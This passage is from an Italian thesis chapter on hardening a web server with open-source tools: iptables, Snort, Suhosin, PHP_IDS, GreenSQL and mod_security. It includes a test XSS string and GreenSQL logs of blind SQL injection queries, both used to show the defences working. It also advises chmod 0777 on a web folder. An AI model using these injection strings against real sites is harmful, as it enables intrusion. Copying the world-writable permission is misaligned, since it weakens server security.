
Questo è il capitolo centrale di questa tesi. Si proporranno diversi strumenti, tutti open source e gratuiti, per proteggere la rete nei livelli dello stack visti fino ad ora. La quasi totalità degli strumenti sarà orientata all'application layer facendo le dovute distinzioni ove sia necessario specificarle. Alcune applicazioni si pongono fra l'utente e il server e altre invece si inseriscono fra l'applicazione web e il supporto che mantiene i dati sensibili. È una sottile differenza che però può essere determinante in termini di installazione e manutenzione dell'infrastruttura, lasciando libera ogni possibilità d'azione a seconda delle necessità.

La seconda parte invece sarà concentrata solo sul monitoraggio delle risorse di rete, l'importanza di questa attività non è secondaria in quanto è inutile o per lo meno difficoltoso trarre il massimo da ogni soluzione senza avere presente in ogni momento qual è lo stato di salute del compendio aziendale. Sebbene sia solo una parte dedicata al "controllo" delle risorse e quindi non atta ad agire in prima persona, aiuta senz'altro l'amministratore a prendere delle ulteriori decisioni.

Quella che segue è un'immagine di una eventuale composizione fisica di una rete aziendale nella quale possiamo notare i principali componenti di questo studio:

- Gli Autonomous System che compongono l'esterno e quindi la grande Internet;
- I server di controllo: essi possono essere macchine adibite alla funzione di firewalling, IDS/IPS, reverse-proxy etc..; ricordiamo che tale funzione può essere eseguita da una o più macchine, preferibilmente ridondate per assicurare alta disponibilità;
- Forensic Database e Log: queste macchine contengono le informazioni estratte dalle macchine precedenti, per ragioni di sicurezza è preferibile tenere separati gli "agenti" dai dati salvati. In caso un attaccante prenda il controllo delle prime macchine i dati relativi alla sua presenza saranno comunque in un altro luogo fisico;
- In ultimo abbiamo i sistemi da proteggere veri e propri: qualsiasi tipo di server esposto alla rete pubblica viene coinvolto solo se ritenuto lecito dal compendio soprastante;

Figura 7


Internet Cloud
Autonomous System 1
Autonomous System 2
Rete Aziendale
Router Perimetrale
Switch Interno
Router DMZ
Forensic Database
Log Server
Server di Controllo 1
Server di Controllo 2
Server di Controllo 3
High Availability Servers
Switch Rete Sicura
Mail Server
DNS Server
Web Server
Database Server
Workstation
Rete Sicura

6.1 Firewall

Abbiamo già nominato Iptables e descriveremo in pochi dettagli qual è il suo funzionamento e le sue caratteristiche.

In particolare il nostro obiettivo, limitato nel nostro contesto, è quello di concedere accessi esterni solo ed esclusivamente alla porta 80, ovvero quella per le richieste al web server, e di restringere l'accesso remoto solo a determinati indirizzi IP della Intranet, dando fiducia solo ad altre macchine considerate “fidate”.

Iptables è l'interfaccia in user space per il controllo dei pacchetti nel livello TCP e IP dell'intero stack di rete, controlla e regola i comportamenti da intraprendere da parte di Netfilter, il vero modulo kernel adibito a questo uso.

La nostra intenzione ora è quella di bloccare pacchetti ad una porta diversa dalla 80 e bloccare la connessione, sappiamo che le porte attive sono: FTP, SSH, SMTP, mentre le porte 3305 e 3306 dei server rispettivamente GreenSQL e MySQL sono attive solo sull'interfaccia localhost (per cui già chiuse).

 # iptables -A INPUT -p tcp --dport 21 -j DROP
 # iptables -A INPUT -p tcp --dport 25 -j DROP

Immediatamente dopo garantiamo però l'accesso a tutto il sistema per la sola subnet aziendale.

 # iptables -A INPUT -s 192.168.167.0/24 -j ACCEPT

Il problema è che bisognerebbe specificare una nuova porta per ogni nuovo servizio che si attiva sul server ma gli operatori di negazione (!) nella riga di comando vengono in grande aiuto per ottenere il tutto con una sola riga di comando senza incorrere in ambiguità:

 # iptables -A INPUT -p tcp -s ! 192.168.167.0/24 --dport ! 80 -j DROP

Ovvero:

“Per i pacchetti in arrivo con protocollo tcp:

se la sorgente non è la intranet,

e se la destinazione non è il server web,

BLOCCA il pacchetto."

Verifichiamo la scrittura nella tabella con il comando iptables -L

root@debian:~# iptables -L

Chain INPUT (policy ACCEPT)
target prot opt source destination
DROP tcp -- !192.168.167.0/24 anywhere tcp dpt:!www

Chain FORWARD (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination

In questo modo consentiamo l'accesso dall'esterno solo alla porta 80 mentre le macchine della stessa subnet possono interagire liberamente con il server interessato. Questo può essere utile per esempio per configurare un altra macchina ad accettare esclusivamente connessioni SSH dall'esterno (escludendo cosi rischi provenienti da servizi vulnerabili) per poi connettersi nuovamente al server web per eventuale manutenzione. Chiaramente è possibile fare dei veri e propri numeri da giocoliere con la giusta esperienza, per l'ambito di questo lavoro ciò è più che sufficiente.

6.2 Intrusion Detection e Prevention System

Gli strumenti cosiddetti di Detenzione e Prevenzione di intrusione sono la parte fondamentale di questo lavoro in quanto sono software per deep packet inspection e vanno ad operare sull'ultimo livello dello stack TCP/IP.

L'obiettivo è quello di monitorare le transazioni fra l'esterno (Internet o qualsiasi rete che agisca come “client”) e il server web cercando di evitare l'arrivo di tentativi di intrusione prima che essi raggiungano la rete interna. Questo paragrafo descrive brevemente Snort in quanto è lo strumento de facto più utilizzato per questo scopo.

Il motore di filtraggio di Snort si basa sul controllo delle connessioni facendo una comparazione delle richieste dei client con un set di regole. Queste “regole” sono il cuore del programma in quanto contengono tutto ciò di cui il motore ha bisogno, partendo dalla detenzione di attacchi positivamente identificati blocca le transazioni per evitare danni al server o comportamenti inaspettati da quest'ultimo.

L'installazione non è banale, ma allo stesso tempo si trovano vari tutorial di configurazione oltre ovviamente alla guida ufficiale rilasciata dalla stessa azienda mantenitrice. I set di regole possono invece essere visti come gli aggiornamenti di un anti virus in ambienti Microsoft, senza i quali si rischia di essere esposti a nuovi tipi di attacchi. Il recupero di questi set di regole, che poi non sono altro che dei file di testo che fungono da blacklist, avviene in tre differenti modalità:

- *Default rules*: sono le regole standard al quale il tool fa affidamente e sono reperibili liberamente;
- *Current rules*: sono le regole aggiornate settimana per settimana il cui download è permesso solo a utenti registrati. (registrazione gratuita) ma un mese dopo la loro riscrittura;
- *Current rules with subscription*: sono le stesse regole di cui sopra ma tramite una sottoscrizione a pagamento è possibile scaricarle appena esse vengono rilasciate, senza dover attendere i trenta giorni necessari per il download gratuito;

Snort come molti altri strumenti prevede la registrazione dei cosiddetti “eventi” in semplici

log files o, volendo, è possibile configurarlo per farlo interagire con un database, nel nostro caso MySQL, per una più facile attività forense nonché l'utilizzo di altri strumenti ad interfaccia web come Acid e Base. Questi ultimi progetti facilitano il monitoraggio degli allarmi tramite la creazione di grafici e la strutturazione in forma tabellare in una interfaccia web disponibile sullo stesso server.

L'installazione di Snort è stata effettuata sullo stesso server perimetrale in cui viene implementato il firewall, e vengono tralasciati i dettagli in quanto più avanti si affronterà l'installazione di Suricata, strumento simile nel comportamento e nell'installazione e che utilizza, tra l'altro, gli stessi set di regole di Snort, beneficiando del concetto di riusabilità tipico dei progetti Open Source.

6.3 Reverse Proxy

Lo scopo di un reverse proxy è quello di frapporsi fra le connessioni esterne e il server. In modo trasparente all'utente il reverse proxy accoglie le richieste dall'esterno e dopo averle processate le inoltra al web server vero e proprio. È quindi possibile operare sul proxy indipendentemente dal web server e si possono separare le operazioni dalle attività di manutenzione oltre che, in primo luogo, impostare il proxy come nodo di controllo per tutte le macchine server dietro di esso.

Tramite Apache stesso è possibile installare un reverse proxy su una macchina dedicata o, all'occorrenza, anche sulla macchina stessa ma mantenendo comunque gli ambiti di operatività separati. Esistono svariati scopi per l'implementazione di un reverse proxy e, fra loro, prenderemo in esame le utilità messe a nostra disposizione da parte di un High Availability system e un firewall per database come GreenSQL. Entrambi infatti rispondono al paradigma di utilizzo trasparente dall'esterno: l'applicazione utilizza il database senza accorgersi dell'intermediario così come gli utenti finali non si accorgono del sistema di high availability messo a punto con UltraMonkey.

6.4 Casi d'uso

6.4.1 PHP Hardened


Il progetto Suhosin e l'ambiente hardened PHP permettono di mettere al sicuro l'ambiente di runtime del preprocessore PHP. Non è un reale IDS/IPS o Application Layer Firewall ma assicura una sicurezza mirata al basso livello dell'esecuzione del codice lato server. Si necessita soltanto dell'installazione del PHP compilato con la patch di sicurezza Suhosin e della relativa estensione. Nonostante abbia capacità di logging e di bloccare i tentativi di intrusione non è concettualmente progettato per la sicurezza delle transazioni SQL o contro XSS, si è però ritenuto necessario prenderlo in considerazione per questioni di completezza.

L'installazione sul sistema Debian è piuttosto facilitato dall'utility *Apt*. L'ambiente PHP viene installato con la patch applicata e il logging dei tentativi di attacco al core engine è quindi già operativo previa configurazione dei dovuti file *.conf* (i valori di default sono comunque validi per il funzionamento base). Il modulo estensivo estende le sue funzionalità, fra le tante troviamo:

- crittografia delle zone di memoria con algoritmo sha256();
- crittografia trasparente dei cookies;
- protezione da vulnerabilità provenienti da errori di formattazioni di stringhe (molto comuni);
- protezioni ad attacchi verso funzioni specifiche del PHP (molto comuni);

Il tutto in maniera totalmente trasparente ai livelli superiori. Inoltre sono presenti altre utilità come limitare il numero di file caricati da un utente o anche bandire totalmente il caricamento di un file binario. Si può verificare la sua corretta installazione chiamando la pagina precedentemente creata che contiene la funzione *phpinfo()*:

Figura 8



6.4.2 PHP_IDS

PHP_IDS è un modulo specifico per funzionalità di IDS. Serve ad includere delle librerie IDS scritte in php per concentrare il filtraggio sicuro degli input proprio tramite questi moduli a livello applicazione. SQL injection e XSS sono le principali vulnerablità che vengono coperte.

Si rivolge principalmente ai programmatori piuttosto che agli amministratori, in quanto possono decidere di servirsi di questo strumento nella fase di sviluppo. È interamente scritto in php e contiene le sue "regole" in un file .xml. L'installazione non è immediata e la documentazione non è accessibile facilmente ma seguendo le istruzioni fornite dalla comunità è possibile capirne il funzionamento.

L'installazione e la messa in opera è stata eseguite tramite i seguenti passi.

Scaricamento e scompattazione del tarball nella directory */var/www* e assegnazione dei permessi necessari all'utente www-data, ovvero l'utente incaricato all'esecuzione dei thread per il server web.

 # cd /var/www; wget http://php-ids.org/files/phpids-0.6.3.1.tar.gz
 # tar -xzf phpids-0.6.3.1.tar.gz
 # cd phpids/lib/IDS
 # chown -R www-data:www-data tmp/

Successivamente bisogna configurare il file Config.ini nella directory Config/ impostando i path relativi alla propria installazione per quanto riguarda i file di log e la directory che contiene gli script veri e propri. Dopodichè bisogna creare un file php che contenga le direttive principali e le "inclusioni" a tutto il motore.

File **phpids.php**:

```
<?php
set_include_path(
   get_include_path()
   . PATH_SEPARATOR
   . '/var/www/phpids/lib'
  );
```


```
  require_once 'IDS/Init.php';
  $request = array(
      'REQUEST' => $_REQUEST,
      'GET' => $_GET,
      'POST' => $_POST,
      'COOKIE' => $_COOKIE
  );
  $init = IDS_Init::init('/var/www/phpids/lib/IDS/Config/Config.ini');
  $ids = new IDS_Monitor($request, $init);
  $result = $ids->run();

  if (!$result->isEmpty()) {
   // Take a look at the result object
   echo $result;
   require_once 'IDS/Log/File.php';
   require_once 'IDS/Log/Composite.php';

   $compositeLog = new IDS_Log_Composite();
   $compositeLog->addLogger(IDS_Log_File::getInstance($init));
   $compositeLog->execute($result);
  }
?>
```

Volendo possiamo richiamare il precedente script inserendo un blando tentantivo di XSS per ottenere il seguente risultato e verificare l'installazione andata a buon fine.

Come spiegato nel capitolo 5.2.2 inseriamo a seguito del URL la stringa:

```
test=”XXX<script>alert('XSS')</script>)
```

Figura 9



Ora configuriamo la parte più peculiare di questo strumento. Tramite un'opzione nel file php.ini che dirige le impostazioni principali del motore Zend possiamo "agganciare" ogni script php alle librerie php-IDS.

 # echo "auto_prepend_file = /var/www/phpids/web/phpids.php" >> /etc/php5/apache2/php.ini

Bisogna far notare che questa è un'impostazione valida per l'intero server web. Qualora si volesse abilitare questa funzionalità solo per uno specifico *VirtualHost* si può ricorrere al file *.htaccess* nella cartella dello stesso con il seguente valore:

```
php_value auto_prepend_file /var/www/phpids/web/phpids.php
```


In ultimo abbiamo aggiunto un'istruzione al file phpids.php stabilendo che se vengono incontrati dei tentativi l'esecuzione debba bloccarsi immediatamente e notificare l'utente che il tentativo e l'indirizzo IP sono stati registrati sul server.

```
die('<h1>Tentativo di attacco riconosciuto.<br/>L\'indirizzo IP e\' stato
```

```
registrato.</h1>');
```

Da questo momento possiamo lanciare dei test sul nostro solito server web verificando che i file di log vengano aggiornati con le informazioni dell'attacco (evidenziate nello screenshot):

Figura 10



Otteniamo il risultato seguente sul nostro browser:

Figura 11


L'ottima osservazione da fare è che non è stato modificato alcuno script php della nostra web application, per cui in modo trasparente si può configurare un ulteriore strato di sicurezza con una semplice direttiva impartita al motore PHP/Zend.

6.4.3 GreenSQL

GreenSQL si pone l'obiettivo di monitorare solo ed esclusivamente le query SQL che intercorrono fra la web application e il database. Si inserisce proprio fra l'applicazione e il database in modo trasparente facendo semplicemente da ponte fra un punto e l'altro. Agisce esattamente come se fosse un server SQL (supporta MySQL e PostgreSql) ed è uno strato aggiuntivo di sicurezza per questo tipo di ambiti.

L'immagine che segue descrive l'architettura base di questo strumento.

Figura 12



Si può sicuramente considerare un reverse-proxy in quanto il meccanismo che lo governa è proprio quello che sta alla base di questa tipologia di applicazioine. Proprio per questo motivo infatti è possibile usarlo come proxy per un intero insieme di server SQL.

L'installazione è effettuata tramite pacchetti già configurati per la distribuzione specifica da parte degli sviluppatori del progetto. Al termine dell'installazione sul sistema Debian viene lanciato il configuratore che ci permette di specificare le minime informazioni richieste per il funzionamento base:

- Installazione del firewall di base;
- Installazione del framework di gestione con script PHP (interfaccia web);
- Specifica del tipo di server da monitorare (MySQL o PostgreSql);
- Indirizzo e porta del server che verrà usato per memorizzare la configurazione (localhost);

– Username e password per l'accesso a tale server;

– Nome del database da usare per l'esecuzione e creazione del relativo utente/password;

A questo punto la creazione automatica delle tabelle del database concluderà l'installazione. Il servizio parte in automatico ma è possibile controllarlo con i canonici script in stile Debian:

 # /etc/init.d/greensql-fw start


A questo punto dobbiamo solo creare un collegamento simbolico alla directory di amministrazione web all'interno delle directory del web server apache in modo da poter richiamare l'utility tramite browser.

 # ln -s /usr/share/greensql-fw /var/www/greensql

chmod 0777 /var/www/greensql/templates_c

Il proxy è pronto, ora bisogna specificare nell'interfaccia web quali sono i database che devono essere controllati:

Figura 13



La nostra applicazione web ora non dovrà più connettersi al server SQL in primo luogo ma bensì al nuovo proxy, cambiamo quindi un parametro del file config.php nella web root.


Da: "***$dbhost = localhost***"

A: "***$dbhost = 127.0.0.1:3305***"

Si noti che in questo caso il proxy e il server SQL sono gli stessi ma ovviamente è possibile averli dislocati, anzi, è proprio questo uno dei vantaggi portati dalla separazione delle risorse.

Possiamo provare a vederlo in azione ora, tentando di lanciare una scansione con i tool usati in precedenza. Di seguito due schermate delle pagine di alert.

Figura 14



Inoltre abbiamo il dettaglio di che tipo di query sono state inviate.

Figura 15

Vew Alert Pattern

Pattern	select title,text from news where id=? and ord(mid((select ? from information_schema.tables limit ?,?),?,?)) > ? and ?=?
Alert ID	1
Time	2010-01-21 12:39:10
Listener	Default MySQL Proxy
DB	testdb

Add to Whitelist | Hide Pattern

Matching queries:

Query:	SELECT title, text FROM news WHERE id=1 AND ORD(MID((SELECT 7 FROM information_schema.TABLES LIMIT 0, 1), 1, 1)) > 51 AND 671=671
Time:	2010-01-21 12:39:10
DB User:	
Risk:	31 blocked
Reason:	Detected attempt to discover db internal information.
ID:	1

Remove Alert

Query:	SELECT title, text FROM news WHERE id=1 AND ORD(MID((SELECT 7 FROM information_schema.TABLES LIMIT 0, 1), 1, 1)) > 48 AND 671=671
Time:	2010-01-21 12:39:10
DB User:	
Risk:	31 blocked
Reason:	Detected attempt to discover db internal information.
ID:	2

Remove Alert

Query:	SELECT title, text FROM news WHERE id=1 AND ORD(MID((SELECT 7 FROM information_schema.TABLES LIMIT 0, 1), 1, 1)) > 1 AND 671=671
Time:	2010-01-21 12:39:10

6.4.4 Mod_security

L'azienda Breach Security sviluppa e mantiene l'estensione per Apache chiamata mod_security. Il modulo mod_security è un componente per la sicurezza del server web e in particolare agisce come application layer firewall.

Possiamo affermare che è il primo strumento implementato e nominato da tutti gli amministratori perchè considerato il più affidabile, compatibile e personalizzabile con il server Apache. La sua installazione richiede particolare attenzione nel momento dell'implementazione vera e propria delle cosiddette regole.

Si può scaricare un pacchetto debian dal sito www.modsecurity.com per la sua installazione e la configurazione iniziale è piuttosto facilitata. Tramite la solita pagina info.php possiamo verificare la presenza del modulo mod_security2 nella sezione dedicata.

Server Root	/etc/apache2
Loaded Modules	core mod_log_config mod_logio prefork http_core mod_so mod_alias mod_auth_basic mod_authn_file mod_authz_default mod_authz_groupfile mod_authz_host mod_authz_user mod_autoindex mod_cgi mod_deflate mod_dir mod_env mod_mime mod_security2 mod_negotiation mod_php5 mod_setenvif mod_status mod_unique_id

Purtroppo però questo non ci garantisce la protezione in quanto il modulo non è istruito per filtrare ancora nulla. La parte forse più intricata dell'installazione è proprio questa in quanto si deve fare attenzione alle direttive che si forniscono a questo modulo. Innanzitutto esiste un package di regole base mantenuto dalla stessa Breach Security.

 # Wget http://sourceforge.net/projects/mod-security/files/modsecurity-crs/0-CURRENT/modsecurity-crs_2.0.4.tar.gz/download

 # tar -xzf modsecurity-crs_2.0.4.tar.gz

